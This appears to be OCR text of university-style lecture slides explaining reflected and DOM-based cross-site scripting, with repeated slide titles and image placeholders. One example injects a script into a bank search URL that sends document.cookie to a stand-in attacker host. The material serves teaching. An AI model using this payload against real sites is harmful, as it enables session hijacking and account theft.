
Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example



Reflected XSS - Example



Reflected XSS - Example



Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

```
http://bank.com/search.php?term=bonds
```

Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

```
http://bank.com/search.php?term=bonds
```

Result from bank.com:

```
<html> <title> Search results </title> <body>
Results for bonds :
...
</body></html>
```

Reflected XSS - Exploiting Echoed Input

Input from bad.com:

```
http://bank.com/search.php?term=
  <script> window.open(
  "http://bad.com/steal?c="  + document.cookie)
  </script>
```

Reflected XSS - Exploiting Echoed Input

Input from bad.com:

```
http://bank.com/search.php?term=
  <script> window.open(
  "http://bad.com/steal?c="  + document.cookie)
  </script>
```

Result from bank.com:

```
<html> <title> Search results </title> <body>
Results for <script> … </script> :
...
</body></html>
```


Browser would execute this within bank.com's origin

Reflected XSS - Summary

- Victim Profile
  - **User** with *Javascript-enabled browser*
  - **User** accessing a vulnerable web service that integrates parts of URL input into its web page response
- Attack Objective
  - Run malicious script in user's browser within the same origin of trusted web service
- Attacker's Tools
  - Ability to trick user to click on a specially-crafted URL
- Vulnerability Exploited
  - Server fails to ensure that the **output** it generates does not contain embedded scripts from user input

DOM


- Document Object Model (DOM)
  - Representation of HTML hierarchical structure(tree)
  - DOM APIs
    - getElementById, innerHTML, createElement, appendChild




DOM-Based XSS

- DOM-based XSS
  - Attacker gets you to send the trusted server a URL that includes some Javascript code
    - The Javascript code is not sent as part of the request
  - Trusted server returns client a web page
  - The Javascript code now are added into DOM by the returned client-side code
  - Your browser executes the script within the same origin as trusted server


DOM-Based XSS - Example




DOM-Based XSS - Example



